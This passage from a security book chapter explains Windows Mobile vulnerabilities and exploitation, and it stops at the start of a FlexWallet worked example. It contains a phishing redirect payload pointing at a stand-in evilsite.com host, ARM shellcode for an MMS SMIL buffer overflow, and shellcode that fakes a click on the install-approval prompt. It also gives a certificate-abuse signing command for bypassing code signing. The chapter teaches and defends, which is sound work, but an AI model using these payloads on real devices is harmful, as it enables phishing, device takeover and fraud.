Chapter 7

Operating System and Device Vulnerabilities

Solutions in this chapter:

- **Understanding Unique OS Security Issues**
- **Bypassing Code-Signing Protections**
- **Analyzing Device/Platform Vulnerabilities and Exploits**
- **Examining Offensive Mobile Device Threats**

- ☑ **Summary**
- ☑ **Solutions Fast Track**
- ☑ **Frequently Asked Questions**

Introduction

Many computer users understand that their computer can be attacked and taken over by malicious hackers. A few of these people even recognize that their software must be updated regularly to maintain a decent level of security. However, if you ask these same people what they are doing to protect their phone or PDA, you will most likely get a blank stare.

The reason for this is that the vast majority of mobile device owners do not recognize the fact that they are holding a miniature computer. And just like their larger counterparts, these handheld computers run vulnerable software that can be exploited. Given the significant access that mobile malware can have to a victim's life, it is essential that users and administrators understand the threats and risks associated with their mobile platform of choice as well as the increased risk that third-party programs add to the equation.

In this chapter, we look at several of the most popular devices and/or operating systems (WM, BlackBerry, the iPhone, J2ME, Symbian, and others) and discuss in detail the current vulnerability landscape, how these bugs are being exploited, and the tools/methods needed to probe your own device for possible problems.

Windows Mobile

Windows Mobile (WM) is Microsoft's attempt to bring its desktop experience to your mobile device. This platform offers all the standard components you would expect in a mobile device, but then extends well beyond core OS with the assistance of tens of thousands of third-party programs that users can download and install onto their device. While it had a shaky start, over the last several years WM has seen a great growth rate and has matured as an operating system. Currently, there are three versions of WM: WM Standard (traditional smartphone), WM Professional (smartphone with touch screen), and WM Classic (PDA with no phone).

With regards to market share, WM has been allegedly selling more units than RIM (BlackBerry) and is matching the iPhone. These statistics are hard to nail down thanks to different definitions of a "smartphone." For example, Gartner's Q1 2008 report (g1) does not include wireless handhelds, which excludes popular devices like the AT&T Tilt, T-Mobile Wing, and other similar devices. While it is hard to speculate as to the future of WM, it does have a lot of room for expansion into non-U.S. markets and it is finding great traction in Symbian-flooded areas.

One of the keys to WM's success is its partnership with HTC, a mobile device vendor with whom they have been working since 2001. Thanks to this long-term relationship, a whole community has developed over time that helped fuel the "geek factor" and has made HTC devices running WM popular for their mod value. For example, at any time it is possible to find custom-built ROM images available for download at the site XDA-Developers.com. Included in these images are application additions and OS tweaks that add a little extra flair to the OS and often help it run faster. Finally, WM applications are very easy to develop

and/or to port over from other Windows operating systems. Since code-signing is not a requirement for an application to be installed, anyone can spend a couple of hours developing an application and expect it to work on any of the millions of devices out there.

WM Details

The following will outline the WM operating system in some detail. We need to understand how the core OS functions in order to properly analyze vulnerabilities and exploits. Note that this will not be a comprehensive examination of WM, but will only focus on the pieces that matter for the scope of malicious code and its interaction with the operating system and the user.

File System

The file system of the WM device is pretty much what you would expect from Microsoft. Program files are typically stored in \Program Files, system files are located in \Windows, and your personal files are stored in \My Documents. While the superficial file storage system is pretty standard, certain features need to be understood.

Xip

Typically, when a file is executed, it first is copied into RAM. However, due to resource limitations (both power to keep the RAM state and memory size) many of the WM executables/DLLs are able to be executed in place (XIP). The end result, with regards to malware, is that these files can't be altered or deleted.

Encryption

Lost devices have been a big problem with mobile users, because with the device goes all the sensitive data. While the core device and file system can be protected with a password, any external memory cards could easily be removed. To help mitigate this risk, Microsoft included encryption support with the OS that can encrypt memory cards. Unfortunately, if the device is lost to an electronic failure or hard reset, all the data on the card remains forever encrypted. This is because a unique ID is created when a hard reset occurs to which the encryption process is tied. For this reason, malware that hard resets the device can also affect data on external memory.

WARNING

A hard reset or electronic failure can leave files encrypted on an external memory card permanently encrypted due to the fact that part of the encryption routine includes a unique ID value created when a device is reset.

Code Signing

One of the biggest threats facing early versions of WM was the fact that any executable (for instance, EXE, DLL, and CAB) could have full access to all resources on the device. This is essentially like always running every piece of code with administrative access, which means a rogue process could mess with memory, terminate other processes, alter the Registry, and more.

To help mitigate this threat, Microsoft implemented code-signing into WM 5. In summary, a device can either support a one-tier or two-tier access model. In a one-tier device, an application that is allowed to execute will be granted full access to everything. In a two-tier device, an accepted application will only be granted privileged access if it was signed with an acceptable certificate authority as determined by the certificates on the device. If the certificate is unknown, the application will still be allowed to run, but within normal mode.

Ironically, despite how hard Microsoft tried, code-signing has not been very effective in stopping malware—its original intent. Because signing costs time and money, most developers simply do not sign their code, thus the user is prompted for installation permission. As a result, the typical user will always permit a file to execute because it is standard operating procedure when using a WM device.

Operating System

The WM operating system is technically a version of Windows CE. Over the years, Microsoft has made many very significant changes to the operating system that has impacted usability, security, process management, memory management, file storage, and more. In this section, we are going to look at some of the most significant upgrades/changes/pieces of the operating system and why they matter with regards to malware.

Kernel Mode vs. User Mode

Like most any operating system, Windows CE has a kernel mode and a user mode. The term mode is used to describe the access level of a process thread that is executing on a device. On WM (a version of Windows CE), kernel mode is a privilege access level that gives process threads direct control over the hardware resources (for example, the ability to directly read and write to and from RAM). User mode threads, on the other hand, do not have direct access to kernel mode resources. Instead, it has to go through the kernel and let the kernel handle the access. This essentially keeps bad code from doing things it shouldn't.

In Windows CE versions before version 6, it was possible to put a thread in and out of kernel mode via user mode code via SetKMode API. This essentially was a huge loophole through which an attacker could gain low-level access to kernel-level resources. As of version 6, there still remains one way in which an attacker could give their user code direct kernel mode access. Specifically, if a user mode thread passes a function call to a kernel mode function that in turn executes a function that is in user mode space, the code would access with kernel-level permission.

It should be noted that as of Windows CE 6, all critical OS components that were previously in user mode land were moved into the Kernel. This helped increase performance because services were now located within the kernel and they could return the results directly to the application instead of through the kernel, as with older versions. Essentially, this move eliminated extra steps without any worries about backward compatibility.


Drivers

While the core operating system is pretty much the same across all WM devices, it is amazing how many variations there are to the final product. Since each device has its own hardware that must work with WM, the Original Equipment Manufacturer (OEM) must add in its own third-party drivers to the final image that is placed onto the mobile device. With WM 6, there are two driver loaders: device.dll and udevice.exe. The former is part of the kernel and handles kernel mode drivers. The later, is actually a user mode driver controller and can be loaded multiple times. For drivers in udevice.exe, they are going to be stable, but highly regulated by the kernel via a reflector that proxy and verify requests made to the kernel space. The stability is gained because each driver can be in its own memory space and a crash in one will not affect another. Third-party kernel drivers should be rare, and really only limited to devices that are high performance, such as network devices. This is because installing a third-party kernel level driver opens potential security holes. The reality is that third-party drivers are typically not as secure or as stable as core kernel components, which could lead to an exploit getting kernel level access.

Memory/Process Limitation


Prior to WM 6, there were some significant limitations on process and memory allotments. Specifically, a WM device could only handle 32 processes, each with a maximum of 32MB of memory. In WM 5, this resulted in a total virtual memory map of 4GB. The first two were allotted to the kernel, the third was allotted for a shared memory space, and the third was made up of 32*32 MB chunks, as illustrated in Figure 7.1 (one per process).

Figure 7.1 WM 5 Memory



With Windows CE 6, a unified kernel memory remained the same size, but now each process gets its own dedicated 2GB process space (see Figure 7.2). In addition, the number of processes was increased to a theoretical 32,000. In addition to the size increase, one virtual memory chunk is not sharing any space with another process. This helps keep the system more stable by reducing the impact of a crash and the corruption of shared space, and it also helps mitigate security threats through shared memory issues.

Figure 7.2 WM 6 Memory



Vulnerability Details

A WM device is a combination of hardware and software. As a result, it should be no surprise that there will be software bugs that can be exploited by malicious code. In this section, we are going to look at several from an attacker's perspective and discuss the vulnerability landscape as it applies to this operating system and the third-party program that runs on it.

Core Operating System

The WM operating system is a core set of executables and drivers that provide the platform on which other components can be added. In this section, we will look at several vulnerabilities that have been discovered within the software provided to WM users. Note that this section does not include third-party programs that can be added on by the user. For the most part, the following vulnerable pieces of code cannot be removed from the OEM delivered phone because they are part of the ROM image burned into the device.

KDataStruct

While this vulnerability only exists on WM 2003SE and previous devices, it left a huge and lasting impression on the WM security community. The actual details of the exploitation of

this will be covered later in this book in a discussion on the Dust virus, but we will provide an overview of why KDataStruct is a problem.

WM places all its main system functions in the coredll.dll file, which is much like the kernel32.dll file of Windows XP. By doing this, developers do not have to include the code for core functions in their own programs; instead, they just call the function from their application. When the compiled application is executed on the target device, it will import the coredll addresses of the APIs it uses into the memory space it is allotted. While this is great for developers, it does add overhead to the files.

Shellcode-based malware runs within the thread of the vulnerable program, which may or may not have a link to the address of the API in coredll. In WM, the address could be anywhere because each device has its own coredll.dll file with different addresses. So, how can a piece of malware find this address? Ironically, the same way the loader does when a normal program is executed—via KDataStruct, which has a static address and is available in user mode. The vulnerability is that KDataStruct should not be available in user mode because it leads right into Kernel data that is sensitive in nature.


In short, KDataStruct provides an address to the list of all modules, from which you can determine where the coredll.dll module is located. Once this is obtained, you can search through the memory for a specific name or ordinal and obtain the virtual address that matches the API you want to call. This summarizes how the vulnerability can be exploited.

Pocket IE

Pocket Internet Explorer (PIE) is the default Web browser included with WM, and like its bigger brother, it has been found to be vulnerable to several attacks over the years. The following provides a brief summary of the vulnerabilities found to date:

- **Denial of Service** Several DoS exploits have been discovered that either cause PIE to hang or to crash. One that impacted PIE in WM4.2 was caused by nested <DIV> tags, and another was caused by excessive WML characters. On a related note, various security companies have found several DoS issues in other core components of WM, including Pictures and Videos (tr1), IGMP packets, and SMS handler. This is not surprising since DoS bugs are fairly common.
- **Cross-domain vulnerability** In WM 4.2 and before, PIE failed to restrict JavaScript objects executing in one domain from accessing content in another domain (DOM). This could allow someone to read/write from/to a page that should be outside the control of the browser, including local files. When combined with URL obfuscation techniques, it was possible to trick someone into believing they were at a real page or to steal their credentials, as illustrated in Figure 7.3.

Figure 7.3 Cross-Domain Spoofing against Johnny.ihackstuff.com



- **Pocket IE Local File Disclosure** In WM6 and the following, it is possible to detect if a file exists on the device. This can be leveraged in a social engineering scam to convince a Web user to download and install files. The following code illustrates how this attack could be used to detect if FlexWallet 2006 is installed—and if so, redirect them to a fake site for an upgrade.

```
<img style=visibility:hidden src="file:///Program Files/FlexWallet 2006/Custom
Icons/sample 2.ico" onload=conUser()>

<script>
function conUser(){
alert("You are running an outdated version of FlexWallet. Please update your data
files. You will now be redirected to upgrade site.");
location.href="http://softwareupdate.flexwallet.com.evilsite.com/flexwallet/index.
php";
}
</script>
```

Active Sync

In order to keep a WM device synced up to a host PC, the Active Sync software solution must be installed. While a necessary evil for synchronization, this program has been found to have some bugs in it that can be exploited to glean information from a susceptible user.

Specifically, ActiveSync 3.8.1 and earlier did not properly encrypt their communication sessions, which made it possible to capture plain-text passwords and also permitted the spoofing of the initialization of the syncing process. In the case of the latter, it was possible to spawn a password box on a victim's PC and capture the user-entered password.

In more recent versions, the ActiveSync protocol is easily decipherable as it passes over the USB connection to the device. This only requires the password to be XORed against a value also included in the data session. Finally, ActiveSync has been found to have numerous DoS attacks that will either tie up the service or crash it.

Bluetooth

Bluetooth has long been a popular method for spreading malware on certain platforms, and is also vulnerable to different attacks. Specifically, the Widcomm Bluetooth drivers on numerous PDAs would crash if fed a 232-character-long string. While remote code execution may not be possible, driver-level attacks have picked up in the last few years. This particular attack vector is always dangerous because most drivers operate as trusted code. For more details on this vulnerability, visit www.digitalmunition.com.

PocketPC MMS-Based Vulnerabilities

The Multimedia Messaging Service (MMS) is commonly used for spreading mobile malware, and many smartphone worms use it for sending copies of themselves to their future hosts. Also, all of the known MMS worms only use this service as a means of transport, not as an infection vector. The infection vector still is social engineering. If, however, mobile phone worms are changed to abuse vulnerabilities existing in the mobile phone software, they can become an even bigger problem than they already are.

In this section, we will discuss such vulnerabilities found in the PocketPC MMS client. These vulnerabilities not only allow remote code execution but further permit easy Denial-of-Service attacks against WM phones. The attacks of course are not limited to mobile malware and can also be used for targeted attacks against individuals. This section is divided into three parts: the MMS client, what it is and how it works; the vulnerabilities and how they can be exploited; and how to prevent and defend against such attacks.

A very detailed explanation of the vulnerabilities and attacks is available at the author's Web site (see the Links section at the end of this chapter).

The MMS Client

The MMS client is the sending and receiving endpoint in the MMS system. It encodes, decodes, and renders MMS messages for the user. Due to the nature of the system, the MMS client application needs to interact with two different kinds of networks: the mobile phone network for receiving WAP Push messages (via SMS), and the IP-based network for sending and receiving the actual MMS messages using WTP/WSP/HTTP. Since the MMS client is

not the only application that needs to receive WAP Push messages, an intermediate component handles all WAP Push messages and routes the individual message, according to its content-type or WAP-Application-ID, to the specific destination application. The intermediate component is called the PushRouter.

PocketPC MMS Composer

MMS Composer from ArcSoft is the standard MMS client that is shipped with many WM phones based on WinCE 4.x and WinCE 5.x. The MMS client application is *tmail.exe*, which is executed by the PushRouter for each received WAP Push message with a content-type of *application/vnd.wap.mms-message.* An important feature of the PushRouter application is that it accepts WAP Pushes via both SMS and on UDP port 2948, which is the IANA assigned WAP Push port. This can be verified by using a tool like NetStat2004, which shows locally used ports, or by using a port scanner like nmap. More interesting is that the UDP port is open on all network interfaces (for example, the wireless LAN interface). Receiving an MMS message on the device works as follows: the incoming WAP Push notification is delivered to the tmail application by the PushRouter. The tmail application downloads the message and displays the "new message" symbol in the status bar. If the application, instead, is configured for delayed retrieval, it first displays the "new message" symbol and then lets the user decide if he wants to download the message or not.

MMS Composer contains numerous vulnerabilities related to string-length-related buffer overflows. Other vulnerabilities are related to parsers that handle binary values like the Content-Type that leads to crashes when fed unexpected values. Some of the buffer overflows are security-critical since they reach the stored return address on the stack, and therefore allow hijacking of the program's control flow. Other vulnerabilities only cause a crash of the MMS client, and thus can only be used for a Denial-of-Service attack. The full list of vulnerabilities is available online (see links at the end of this chapter). In the following paragraphs, we will explain two possible attacks against mobile devices that run MMS Composer.


Code Execution via SMIL

Here, we will explain a proof-of-concept exploit that executes code on the target device using the buffer overflow vulnerability found in the SMIL (Synchronized Multimedia Integration Language) parser. The MMS message containing the exploit can be sent to the target/victim like any other MMS message since the SMIL file is transported in the message-body, and therefore is not filtered or modified while traveling through the mobile phone network.

For the exploit described here, we used the **id** parameter of the **region** tag. The values used to explain the exploit are for the *i-mate PDA2k* that is running WinCE 4.21 and MMS Composer version 2.0.0.13. The exploit consists of a 400-byte return address area (the size of the stack of the exploited function), followed by ten NOPs (40 bytes) and 152 bytes of shellcode. The return address on the target device is assumed to be at 0x??05EE40 (?? being the memory slot number). Since the exploit is being sent via the MMS Relay of a mobile phone

service provider, an M-Send.req message is used. The exploit payload displays a simple message box that is shown in Figure 7.4.

Figure 7.4 The SMIL Exploit in Action



Shellcode Walkthrough

The shellcode is very basic and only displays a message box. The shellcode shown is in the form like it is executed. Inside the exploit, the shellcode of course is encoded/armored to not contain any zeros or other harmful characters in order to be processed by various string-handling functions, such as *strcpy*.

The shellcode works as follows: in 1, the address of the MessageBoxW function call is loaded into register r12; 2–5 prepare the function parameters, such as the message that is displayed; 6–7 execute the function call; 8 creates a loop to start again at 1 as soon as the message box is closed by the user.

```
1.      18C09FE5   @ ldr r12, [pc, #0x18]  // load addr. MessageBoxW into r12
2.      000020E0   @ xor r0,r0,r0          // set r0 to 0
3.      14108FE2   @ add r1, pc, #0x14     // load address of message title into r1
4.      34208FE2   @ add r2, pc, #0x34     // load address of message into r2
5.      0130A0E3   @ mov r3, #1            // set r3 to 1
6.      0FE0A0E1   @ mov lr, pc            // save pc in lr (prepare for call)
7.      0CF0A0E1   @ mov pc, r12           // call MessageBoxW
8.      24F04FE2   @ sub pc, pc, #0x24     // jump back to first instruction, loop
```


```
@ address of MessageBoxW call on the i-mate PDA2k
0xA09CF801
@ message "MMS g0t Y0u W0nD!!" (unicode)
'M',0,'M',0,'S',0,' ',0,'g',0,'0',0,'t',0,' ',0,'Y',0,'0',0,'u',0,' ',0,'0',0,'W',0,
'n',0,'D',0,'!',0,'!',0,0,0,
@ title "Y0U got W0ND" (unicode)
'Y',0,'0',0,'U',0,' ',0,'g',0,'o',0,'t',0,' ',0,'0',0,'W',0,'N',0,'D',0,0,0
```

Denial-of-Service via WAP Push and Wi-Fi

We earlier mentioned that WM phones seem to accept WAP Push messages on all network interfaces on UDP port 2948. This fact, together with the discovered vulnerabilities that lead the MMS client to crash, creates an interesting Denial-of-Service attack against these phones—especially since MMS Composer not only handles MMS and SMS but also e-mail.

The obvious attack is to simply flood a phone with new message notifications. This attack will not only result in a filled-up inbox making other messages hard to find, but the phone will also try to receive each message, and therefore will build up a GPRS connection. After a couple of hundred message notifications, the phone will become noticeably slow due to extensive memory usage. Deletion of these fake messages will also take some time and patience since some versions of MMS Composer don't support deleting multiple messages at once. So the user has to delete one message at a time. The result of such an attack is shown in Figure 7.5. Note the inbox displays 1,000 new MMS messages.

Figure 7.5 Notification Flooding of 1,000 Unread MMS Messages



The second version of the attack utilizes the vulnerabilities found in MMS Composer in order to crash it. This attack will effectively keep the victim from using SMS, MMS, and e-mail while using the same WiFi access point as the attacker (for example, an access point at a coffee shop). Depending on the Windows CE version, this attack not only crashes MMS Composer but the whole device. WinCE 5.x–based devices freeze completely and can only be restored by using either a soft reset or by removing the battery.

Attack Details

Both attacks use a *M-Notification.ind* message where most fields of the message can be set to arbitrary values. Only the *TransactionID* and *ContentLocation* of each message must be unique for the message to be recognized as being a new message. It was further discovered that WM accepts WAP Push messages sent to the local network broadcast address, thus enabling very easy attacks. Through this, an attacker does not need to scan for mobile devices; instead, he can simply flood the local network and crash every WM phone using it. A proof-of-concept notification flooding tool called *notiflood* is available at the author's Web site (see the links at the end of this chapter).

Notes from the Underground…

WM Shellcode

Shellcode is the low-level mini-program that is typically placed into a process via a buffer overflow. While most desktops (Linux, Windows, and others) typically involve obtaining command-line access, there is no comparable access for WM devices. This hasn't stopped the security community from developing some interesting and unique shellcodes for Window Mobile device, however.

- **1-900 dialer** Dials phone numbers at a cost to the victim.
- **Enable Bluetooth** Sets Bluetooth in discoverable mode on the device.
- **Disable Security** Disables code-signing requirements, which could allow an attacker to execute a program without security prompts.
- **Hard/Soft Reset** This shellcode will instantly wipe or reboot a device.
- **Mouse_events** Emulates interaction on a device screen and can "push" buttons/etc.

Bypassing Code-Signing Protections

As we discussed earlier, code signing is Microsoft's answer to preventing undesired applications from being able to run on a device. It does this by requiring user interaction in the form of a press of a button to confirm execution/installation. Ironically, while the intentions were good, code signing is somewhat self-defeating because few software providers get their code signed. As a result, users are in the habit of hitting the Yes button. That said, code signing will stop remote users from installing software or prevent an application from installing additional programs—unless…

Installing Your Own Certificate

On each WM device is a certificate store that hosts a collection of preexisting root certificates. When a vendor wants to sign their software, they are encouraged to use the Mobile2Market solution provided by Microsoft because the application's certificate will match up with a root certificate. Assuming this is the case, the user is not prompted when the application is installed because it is essentially pre-approved.

While Mobile2Market is the preferred option, Microsoft also allows third parties to install their own certificates. This is useful in enterprise environments where devices are locked down to prevent users from installing unauthorized programs. However, this opens up a loophole that can be used and/or abused by an attacker, something made very easy by Microsoft thanks to the SDKSamplePrivDeveloper.spc certificates available from Visual Studio.

For an attacker to make this work, they would first have to convince their target to install the SDKCerts.cab file, which will install the necessary components into the device. Then, any executable that the attacker wants to run without interference can be signed using the following command:

```
signcode /spc SDKSamplePrivDeveloper.spc /v SDKSamplePrivDeveloper.pvk target.exe
```

Once signed, the .exe file will have full access to the device with no prompts to the end user.

NOTE

Some developers have taken it upon themselves to require installation of these very same certifications in order to bypass privileged initiations. This is a very bad idea because ANY developer (good or bad) can ensure their software will also have privileged access.

WARNING

Installing the SDKCerts.cab file included with the SDK will leave your device in an insecure state because anyone can sign his or her own application with these same certificates and give his or her software full access to your device.

Registry Hack

WM security policies are configurable by enterprises and OEMs to allow them to define what applications can and cannot do. These policies are stored in the Registry at HKEY_LOCAL_MACHINE\Security\Policies\Policies, which is considered a protected area. However, and despite the protected area, the Registry entries can be altered by any application—it just will reset after a reboot.

Included in these policies are things like disabling autorun, allowing remote APIs, permitting unsigned applications to just run without a prompt, and more. The end result is that a malicious program or hacker could alter the values and bypass the entire security infrastructure of the operating system. Incidentally, InfoJack, a recently discovered software application, does just this to permit the downloading and installation of additional programs without requiring user interaction.

Buffer Overflow vs. Code Signing

While it is possible for someone to manually infect themselves with a piece of code that disables or messes with the code-signing process, it is also possible to bypass the user altogether via a vulnerable program already installed on the target device. This attack scenario would be extremely useful if an attacker is in control of a PC with a WM device connected to it. In this case, the attackers can upload/download/execute files on the PC remotely via RAPI tools (a PC tool to start applications on a mobile device) that can be found online. The problem is that unsigned applications will create a prompt on the device, which the user will see.

Unfortunately, using RAPI tools, an attacker can locate a program with a buffer overflow vulnerability, upload a data file with shellcode containing the Registry hack instructions previously discussed, and then execute the program to launch the attack. The downside to this is that upon reboot, any executables set in place by the attacker will need to be approved by the user.

So, is there a way to emulate a user and authorize a malicious program? The answer is again found in a vulnerable program that can be used in conjunction with the execution of an unsigned application. The following shellcode explains:

```
eor     R0,   R0, R0          ;configure mouse_event parameters
str     r0,   [sp]
mov     r0,   #0x8000         ;sets to absolute version
```

```
eor     r0,   r0, #0x2
mov     r1,   #0x5            ;absolute x (left)
mov     r2,   #0xFF00         ;absolute y (bottom)
ldr     r12,  mouse_event     ;loads mouse_event address into register
mov     lr,   pc              ;store return address
mov     pc,   r12             ;executes mouse click
mov     r0,   #0x00001000     ;set timeout
ldr     r12,  sleep           ;loads sleep address into register
mov     lr,   pc              ;store return address
mov     pc,   r12             ;executes sleep function
eor     R0,   R0, R0          ;configures mouse_event parameters
str     r0,   [sp]
mov     r0,   #0x4
mov     r1,   #0x0
mov     r2,   #0x0
ldr     r12,  mouse_event     ;loads mouse_event  address into register
mov     lr,   pc              ;stores return address
mov     pc,   r12             ;unclicks the mouse
sleep         dcb                   0x98,0x6f,0xf7,0x03 ;hard coded addresses
mouse_event   dcb             0x94,0x50,0xf7,0x03 ;hard coded addresses
```

In other words, this shellcode can emulate a mouse click in the spot of the Yes key. If an attacker first remotely launched their program to spawn a warning box, and then launched a vulnerable program that processes the shellcode, they can remotely authorize their own malicious program.

Exploiting WM

Discovering vulnerabilities on WM devices and testing them to see if they are exploitable requires a bit of specialty knowledge and an assortment of tools. The following will provide a breakdown of the tools and processes, and close with an illustration of these tools in action.

The Tools

A collection of tools can be used to help locate vulnerable programs and test to see if they are exploitable. This section will look at the programs that will most help you out and give a few tips on how to obtain then.

IDA Pro

For proper reverse-engineering and analysis, there is no other program available that can assist with blackbox WM reverse-engineering and analysis. The software is available at

www.hex-rays.com/idapro/. In addition to the core program, you will need the wince_debugger.dll that gives IDA the ability to perform live debugging on a WM device. We will be using this program in our illustration. Note that IDA Pro will not connect to phone devices, only PDAs.

Visual Studio 2005

Many of the applications developed for WM come from the Visual Studio 2005 Professional package in conjunction with the Windows Embedded CE plug-in. In addition to these two items, you can also download various SDKs and emulator images that can allow you to test software without the need for a physical PDA. This essentially means you can test WM 6.1 bugs in IDA Pro without having to purchase the latest device. Note that you can obtain all of the Microsoft provided solutions from www.microsoft.com for a trial period and have full access to their features.

WM Applications

We at times use two different WM applications to help expedite our research. The first is Airscanner PowerTools, which was created by Airscanner for its own troubleshooting needs, and was subsequently developed into a consumer program. The second is SKTools, which contains a tool to insert and download database files from a device.

The Process

The reverse-engineering process is often as unique as the researcher and the program under scrutiny. That said, there is a general process that most RVEs use when investigating a program in WM. The following outlines the steps we use.

1. *Setup* – Obtain the CAB file and unpack it to see what files are contained in the package, where the files are located on the device, and if any Registry entries are made.
2. *Initial analysis* – Install the software and operate it. Depending on the purpose of the program, note what files are used to store information, if any network connections are made, and "watch" how the data flows around the program. We can recommend the Airscanner Firewall for monitoring of network connections, as well as Wireshark for capturing network traffic passing over the USB synced connection.
3. *Select target* – Determine the likely locations for a possible vulnerability. These are most often found in programs that use standards and protocols (for example, MMS) in programs that download information from online, in applications that perform security or piracy checks, and in data files that are stored on the device.
4. *Probe target* – Once a particular process is selected, start introducing unexpected data either through a fuzzer, or manually, in an attempt to crash the application.

5. *Analyze crash* – After a crash has occurred, try to determine the cause. This will typically involve connecting the program up to a debugger and running through the same process that caused the crash. The debugger will let you locate the point where the program crashed and give you a chance to interact with it.
6. *Develop exploit* – If a cause can be determined, try to see if the crash (technically a DoS) can be exploited to gain control of the process, elevate privileges, or bypass a protection.

This simplifies the process greatly. Often, many obstacles and dead ends must be overcome to work through the reverse-engineering process. While sometimes finding a flaw and discovering it is exploitable can take an hour, more often it takes days.

An Example - FlexWallet

In order to get a good grip on the vulnerability discovery and exploitation process, it is best to see an example. The following will illustrate, step-by-step, how we discovered a vulnerability in FlexWallet, and how it was exploited.

Setup

